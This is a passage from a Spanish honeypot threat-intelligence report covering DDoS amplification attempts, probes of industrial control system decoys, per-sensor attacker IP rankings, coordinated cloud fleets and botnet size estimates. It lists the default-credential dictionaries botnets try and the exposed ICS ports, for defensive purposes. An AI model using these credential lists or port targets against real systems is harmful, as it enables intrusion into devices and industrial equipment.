Recomendación: desactivar la depuración ADB por red en cualquier dispositivo Android de la organización (incluidos televisores y pantallas de salas) y bloquear el puerto 5555 en el perímetro. Las IPs de este apartado se incluyen en la lista de bloqueo.

Intentos de uso como amplificador DDoS

En un ataque de amplificación el atacante envía peticiones pequeñas a servidores mal configurados **falsificando la IP de origen**: las respuestas, mucho más grandes, caen sobre esa IP, que es la verdadera víctima. Por eso las IPs de este apartado **no deben bloquearse como atacantes**: en su mayoría son objetivos de ataques DDoS en curso, o escáneres que buscan amplificadores. En el periodo se recibieron **70.937 peticiones**.

Protocolo	Puerto	Peticiones	IPs de origen	Amplificación
NTP	123	70.637	12.446	x64.5
CHARGEN	19	156	74	x16.5
SSDP	1900	143	80	x4.2
DNS	53	1	1	-



IPs con más peticiones (probables víctimas del ataque reflejado):

IP	Peticiones	Protocolos	País	ASN
202.155.153.94	655	NTP	Hong Kong	AS215415 YUWAN NETWORKS LIMITED

IP	Peticiones	Protocolos	País	ASN
151.243.11.231	227	NTP	Alemania	AS209630 LLC VASH KREDIT BANK
45.198.224.252	212	NTP	Suecia	AS215925 VPSVAULT.HOST LTD
85.198.82.19	192	NTP	Rusia	AS9123 JSC TIMEWEB
31.210.55.22	154	NTP	Turquía	AS207326 HostLAB Bilisim Teknoloji…
45.158.14.4	146	NTP	Turquía	AS207326 HostLAB Bilisim Teknoloji…
78.135.82.17	120	NTP	Turquía	AS207326 HostLAB Bilisim Teknoloji…
93.177.103.45	120	NTP	Turquía	AS207326 HostLAB Bilisim Teknoloji…
78.135.83.166	116	NTP	Turquía	AS207326 HostLAB Bilisim Teknoloji…
31.210.42.18	88	NTP	Turquía	AS207326 HostLAB Bilisim Teknoloji…

Dominios DNS más solicitados (los de respuesta grande, como las consultas ANY, delatan la intención de amplificar):

Dominio	Tipo	Peticiones
marmeladka.bit	A	1

Recomendación: comprobar que ningún equipo de la organización responde desde Internet en los puertos UDP 19, 53, 123 y 1900. Un servidor abierto en estos puertos puede ser usado para atacar a terceros, con el consiguiente riesgo reputacional y de consumo de ancho de banda.

12. Sondeos a sistemas industriales (ICS/SCADA)

Los sistemas de control industrial gobiernan procesos físicos: maquinaria de producción, bombeo y depuración de agua, climatización, ascensores o control de accesos. Para medir el interés que despiertan, la red incluye 2 señuelos que simulan un autómata industrial. En el periodo se registraron **3.349** conexiones desde **1.205** direcciones distintas (España: 2.619 conexiones de 931 direcciones; India: 730 conexiones de 329 direcciones).

Estos protocolos se diseñaron para redes cerradas y, en su mayoría, no exigen contraseña: quien alcanza el puerto puede leer valores del equipo o enviarle órdenes. Parte de las conexiones procede de buscadores que catalogan los equipos expuestos, como Shodan o Censys. Aparecer en esos catálogos permite a cualquier tercero localizar el equipo y seleccionarlo como objetivo.

Protocolo	Qué controla	Conexiones	Direcciones
S7 (Siemens)	Autómatas Siemens	1.193	329
SNMP	Gestión de equipos de red	925	495
Modbus	Autómatas y sensores de planta	694	210
EtherNet/IP	Autómatas Rockwell / Allen-Bradley	211	110
IPMI	Gestión remota de servidores	203	24
BACnet	Climatización y control de edificios	123	110

Direcciones más activas contra estos sistemas

IP	País	Red (ASN)	Protocolos	Conexiones
69.166.3.202	Estados Unidos	AS27630 XFERNET	IPMI	151
83.81.66.128	Países Bajos	AS33915 Vodafone Libertel B.V.	SNMP	105
3.130.168.2	Estados Unidos	AS16509 Amazon.com, Inc.	Modbus	51
71.6.134.237	Estados Unidos	AS10439 CariNet, Inc.	SNMP	35
18.218.118.203	Estados Unidos	AS16509 Amazon.com, Inc.	EtherNet/IP, Modbus	28

Medidas recomendadas

1. Comprobar la exposición. Solicite a su proveedor de comunicaciones o de sistemas una verificación externa de que ninguna dirección pública de la organización responde en los puertos TCP 102, 502 y 44818, y UDP 161, 623 y 47808. También puede buscar sus direcciones en Shodan o Censys.

2. Bloquear en el perímetro. Denegar en el cortafuegos el tráfico entrante desde Internet hacia esos puertos, salvo excepción justificada y documentada.

3. Separar la red de control. Los equipos industriales y los del edificio deben estar en una red propia, separada de la ofimática por un cortafuegos que solo permita las comunicaciones necesarias.

4. Controlar el acceso remoto. El mantenimiento a distancia de fabricantes e integradores debe hacerse por VPN con doble factor, activarse solo durante la intervención y quedar registrado.

5. Cambiar credenciales de fábrica. Sustituir las contraseñas por defecto de pantallas de control y paneles web, y las comunidades SNMP genéricas (public, private).

6. Extender las medidas a los proveedores. La climatización, los ascensores o el control de accesos suelen gestionarlos empresas externas. Conviene exigirles estas mismas medidas por contrato.

13. Posición de cada sensor en la red (benchmarking)


Esta sección sitúa cada señuelo frente a la **mediana de nuestra propia red de sensores** en el mismo periodo, para detectar cuáles reciben una presión anormalmente alta o baja respecto al conjunto. Mediana de la red en el periodo: **80642** eventos por sensor (sobre 10 sensores con actividad).

Sensor	Eventos	Desv. vs mediana	IPs únicas	Percentil
EE.UU. (Cowrie)	452.864	▲ +462%	1.436	P100
España (Cowrie)	376.448	▲ +367%	1.423	P90
India (Dionaea)	127.216	▲ +58%	3.905	P80
Estados Unidos	111.012	▲ +38%	1.592	P70
España	93.635	▲ +16%	4.553	P60
EE.UU. (Dionaea)	67.649	▼ -16%	3.368	P50
Suecia	31.521	▼ -61%	1.340	P40
España (Dionaea)	27.234	▼ -66%	2.869	P30
Singapur	5.185	▼ -94%	1.064	P20
India (Conpot)	730	▼ -99%	329	P10

14. Desglose por sensor

Sensor: España (Dionaea)

27.234 conexiones de 2.869 IPs distintas.



Top 5 IPs:


IP de origen	Ataques
77.90.185.21	7498
137.74.164.63	2724
124.72.89.172	998
190.25.75.206	910
45.250.45.109	833

Top 5 países de origen:

País de origen	Ataques
Alemania	7997
Estados Unidos	3463
China	3203
Francia	3064
Bélgica	2098

Sensor: India (Dionaea)

127.216 conexiones de 3.905 IPs distintas.



Top 5 IPs:


IP de origen	Ataques
176.120.22.110	23944
176.120.22.97	23893
176.120.22.92	17177
176.120.22.36	15956
176.120.22.61	15631

Top 5 países de origen:

País de origen	Ataques
Rusia	97012
Estados Unidos	6948
India	4249
Bangladés	2692
Bélgica	2320

Sensor: EE.UU. (Dionaea)

67.649 conexiones de 3.368 IPs distintas.



Top 5 IPs:


IP de origen	Ataques
108.26.213.253	30060
183.23.60.160	14209
197.255.227.5	2984
20.106.186.120	1790
179.63.84.194	1439

Top 5 países de origen:

País de origen	Ataques
Estados Unidos	35163
China	16362
Comoros	2984
Brasil	2380
Bélgica	2023

Sensor: Suecia

31.521 conexiones de 1.340 IPs distintas.



Top 5 IPs:


IP de origen	Ataques
200.109.233.2	20260
114.219.56.203	1433
182.178.103.21	1280
181.188.141.82	1143
169.58.252.153	812

Top 5 países de origen:

País de origen	Ataques
Venezuela	20262
Estados Unidos	2204
Francia	1673
China	1611
Pakistán	1345

Sensor: Singapur

5.185 conexiones de 1.064 IPs distintas.



Top 5 IPs:


IP de origen	Ataques
176.65.144.71	292
34.92.4.62	277
139.162.33.108	231
146.70.205.86	208
45.138.12.40	195

Top 5 países de origen:

País de origen	Ataques
Estados Unidos	1622
Hong Kong	566
Singapur	375
Suiza	341
Países Bajos	306

Sensor: Estados Unidos

111.012 conexiones de 1.592 IPs distintas.



Top 5 IPs:


IP de origen	Ataques
120.49.64.28	13208
190.216.237.10	7638
89.219.243.236	6247
220.132.88.169	5970
189.130.21.2	5632

Top 5 países de origen:

País de origen	Ataques
Irán	37957
China	19412
Venezuela	11231
India	6064
Taiwán	5989

Sensor: España

93.635 conexiones de 4.553 IPs distintas.



Top 5 IPs:


IP de origen	Ataques
77.90.185.30	40429
182.253.205.235	6931
77.90.185.21	5969
213.209.159.175	4779
80.94.95.211	1558


Top 5 países de origen:

País de origen	Ataques
Alemania	52683
Indonesia	7145
Estados Unidos	6779
Países Bajos	3542
Bélgica	3144

15. Reputación de las IPs atacantes (VirusTotal)

Reputación de las 20 IPs con más intentos, según los motores antivirus de VirusTotal:





16. IPs candidatas a investigación OSINT

IPs que, en el periodo analizado, han sido vistas en **2 o más sensores distintos**. Al estar los sensores separados geográficamente, una IP que aparece en varios de ellos no responde a un incidente local sino a un **escaneo masivo de Internet**: son las que aportan más valor en un pivoting OSINT (WHOIS/RDAP, Shodan, AbuseIPDB, GreyNoise, VirusTotal). Se muestran las 20 primeras, ordenadas por número de sensores alcanzados y volumen de eventos. Además se agrupan por comportamiento (columna «Perfil», K-Means) y se marcan las que se salen del patrón general (columna «Anóm.», Isolation Forest). Las marcadas como «Escáner legítimo» no deben bloquearse.

IP	Perfil	Anóm.	Sens.	Serv.	Eventos	Servicios	Último	País	ASN
45.90.163.37	Escaneo amplio	Sí	9	3	4611	http, https, telnet	25/10 12:55	Francia	AS39421 Sapinet SAS
18.218.118.203	Escaneo amplio	Sí	9	20	478	blackhole, elastic, ftp, http, https, imap, irc, ldap, mongo…	29/10 10:47	Estados Unidos	AS16509 Amazon.com, Inc.
3.130.168.2	Escaneo amplio		9	17	411	blackhole, elastic, ftp, http, https, imap, ldap, mongo, mss…	27/10 18:03	Estados Unidos	AS16509 Amazon.com, Inc.
3.129.187.38	Escaneo amplio		9	17	388	blackhole, elastic, ftp, http, https, imap, ldap, mongo, mss…	28/10 21:17	Estados Unidos	AS16509 Amazon.com, Inc.
18.116.101.220	Escaneo amplio		9	18	245	blackhole, ftp, http, https, imap, ldap, mongo, mssql, mysql…	29/10 08:41	Estados Unidos	AS16509 Amazon.com, Inc.
3.131.220.121	Escaneo amplio		9	15	182	blackhole, ftp, http, imap, irc, ldap, mongo, mssql, mysql, …	29/10 02:30	Estados Unidos	AS16509 Amazon.com, Inc.
71.6.154.144	Escaneo medio		9	9	30	blackhole, ftp, http, https, mongo, postgres, smb, ssh, teln…	27/10 08:17	Estados Unidos	AS10439 CariNet, Inc.
66.240.223.240	Escaneo medio		9	8	24	blackhole, ftp, https, mongo, mssql, mysql, smb, telnet	27/10 14:26	Estados Unidos	AS10439 CariNet, Inc.
71.6.199.65	Escaneo medio	Sí	8	10	37	blackhole, http, https, mongo, mssql, mysql, oracle, redis, …	27/10 12:29	Estados Unidos	AS10439 CariNet, Inc.
34.140.3.155	Dirigido (pocos servic…		7	2	136	http, https	29/10 08:31	Bélgica	AS396982 Google LLC
94.154.43.186	Dirigido (pocos servic…		7	1	52	http	27/10 03:04	Países Bajos	AS219502 Storm Industries LLC
94.154.43.189	Dirigido (pocos servic…		7	1	47	http	27/10 05:28	Países Bajos	AS219502 Storm Industries LLC
141.76.94.28	Escáner legítimo		7	3	43	http, https, socks5	23/10 14:34	Alemania	AS680 Verein zur Foerderung eines Deutsc…
89.248.172.11	Dirigido (pocos servic…		7	1	40	http	29/10 03:27	Países Bajos	AS202425 IP Volume inc
94.154.43.60	Dirigido (pocos servic…		7	2	30	http, https	28/10 16:13	Países Bajos	AS219502 Storm Industries LLC
94.154.43.188	Dirigido (pocos servic…		7	1	26	http	26/10 21:53	Países Bajos	AS219502 Storm Industries LLC
5.39.10.250	Dirigido (pocos servic…		7	1	25	http	24/10 01:42	Países Bajos	AS16276 OVH SAS
103.158.121.21	Dirigido (pocos servic…		7	2	18	http, https	29/10 08:31	Indonesia	AS141127 PT Anugerah Cimanuk Raya
172.104.11.46	Dirigido (pocos servic…		7	4	18	epmap, http, https, memcache	29/10 04:07	Estados Unidos	AS63949 Akamai Connected Cloud
172.105.196.91	Dirigido (pocos servic…		7	1	18	https	29/10 01:30	Japón	AS63949 Akamai Connected Cloud

17. Flotas coordinadas

Grupos de direcciones IP **del mismo ASN** cuyo **primer contacto** con la plataforma se concentra en una ventana de pocos minutos y que golpean **varios sensores**. Quien alquila un lote de máquinas en un proveedor cloud y lanza un script sobre todas ellas deja una firma inconfundible: los arranques se escalonan con la **cadencia regular** del bucle que los dispara. Ninguna de esas IPs destaca por separado; el conjunto sí. **Un honeypot único no puede detectarlo**: solo la correlación entre sensores separados geográficamente revela la flota.

La columna **densidad** indica cuántas veces más concentrados están los arranques de la flota respecto al ritmo normal de aparición de IPs nuevas de ese mismo ASN: descarta las coincidencias fortuitas de los grandes proveedores. La **cadencia** es la mediana del intervalo entre arranques consecutivos.

Se detectaron **5 flotas de actor no identificado**. Otras 4 pertenecen a escáneres de investigación conocidos (Censys, Driftnet, Shodan, Onyphe…), que también despliegan en bloque; no se detallan porque no suponen una amenaza.

ASN	Tipo	IPs	Sens.	Primera vez vista	Span	Cadencia	Densidad	Eventos
AS14061 DigitalOcean, LLC	No ident.	19	4	2026-07-06 21:47	9 m	16 s ✓	x866	590
AS14618 Amazon.com, Inc.	No ident.	5	3	2026-07-06 13:03	34 m	147 s	x116	16
AS4766 Korea Telecom	No ident.	6	3	2026-09-24 07:00	68 m	766 s	x74	1.012
AS396982 Google LLC	No ident.	7	3	2026-10-20 02:13	46 m	420 s	x36	80
AS396982 Google LLC	No ident.	7	3	2026-10-25 03:01	53 m	524 s	x31	65

El símbolo ✓ junto a la cadencia señala un **arranque automatizado**: la mayoría de los intervalos entre despliegues se agrupan alrededor de la mediana, lo que delata un bucle programado y no una llegada natural de tráfico.

«Primera vez vista» es la fecha en que la flota apareció en nuestros sensores; puede ser anterior a este periodo, pero todas han seguido activas dentro de él.

Medidas recomendadas

1. Bloquear las direcciones de las flotas. Son 44 direcciones controladas por un mismo actor. Conviene bloquearlas juntas, porque bloquear solo algunas no detiene la campaña.

2. Aplicar el bloqueo con caducidad. Son máquinas alquiladas en proveedores cloud que se reasignan a otros clientes. Se recomienda un plazo de 30 días, como en la lista de bloqueo, y no bloquear el proveedor completo, porque también aloja servicios legítimos.

3. Notificar el abuso al proveedor. El contacto de abuso de cada proveedor figura en su registro público. Enviarle las direcciones y la fecha de primera actividad suele acelerar la retirada de las máquinas.

Familias por diccionario de credenciales. Además de la coincidencia de arranque por proveedor, se agrupan las IPs según la lista de usuario/contraseña que prueban: compartir el mismo diccionario delata la misma familia de botnet aunque usen proveedores distintos. Se muestran las 10 familias con más direcciones de las 135 detectadas.

Familia	IPs	Sens.	Credenciales características
Familia 1	396	4	admin / admin
Familia 2	187	6	(vacío) / (vacío)
Familia 3	153	4	sa / 1, sa / 123, sa / (vacío), sa / ∅
Familia 4	94	2	sa / ∅
Familia 5	42	8	anonymous / IEUser@, (vacío) / (vacío)
Familia 6	41	3	root / admin
Familia 7	40	4	root / (vacío)
Familia 8	31	7	anonymous / anonymous@

Familia 9	17	2	support / support
Familia 10	16	3	root / ∅, root / (vacío), anonymous / anonymous@

18. Tamaño estimado de las botnets

Cada honeypot únicamente observa una parte de la botnet que lo ataca. Para estimar su tamaño real se aplica una metodología estadística de captura-recaptura, basada en el análisis de las direcciones IP que aparecen repetidas entre los distintos sensores. Agrupando los ataques por las credenciales utilizadas es posible estimar el número mínimo de dispositivos comprometidos que forman cada botnet, así como el porcentaje de infraestructura observado por los sensores.

Los resultados indican que, en las botnets más representativas, los honeypots monitorizan aproximadamente un **9%** de los nodos activos, lo que evidencia que por cada dispositivo detectado existen varios más que permanecen fuera del alcance de un único sensor.

Usuario	Contraseña	IPs vistas	Tamaño estimado	Cobertura
anonymous	IEUser@	42	882 [197–4586]	5%
sa	password	33	561 [242–1364]	6%
sa	qwertyuiop	28	406 [168–1052]	7%
sa	p@ssword	24	300 [119–828]	8%
sa	sa	23	276 [108–775]	8%
sa	111111	22	253 [98–724]	9%
sa	qwerty	22	253 [98–724]	9%
sa	123456	21	231 [89–674]	9%
sa	password1	21	231 [89–674]	9%
sa	12345	20	210 [80–626]	10%
sa	admin	20	210 [80–626]	10%
sa	aaaaaa	20	210 [80–626]	10%
sa	12qw!@QW	20	210 [80–626]	10%
sa	admin_123	20	210 [80–626]	10%
sa	Aa111111	20	210 [80–626]	10%

Se descartaron 37 campañas que no superaban los controles de calidad: credenciales ilegibles o casos en los que los sensores no se comportan de forma independiente (lo que ocurre cuando un atacante recorre Internet en orden y visitar un sensor anticipa la visita al siguiente). Filtrarlas es deliberado: es preferible dar pocas cifras sólidas que muchas dudosas.

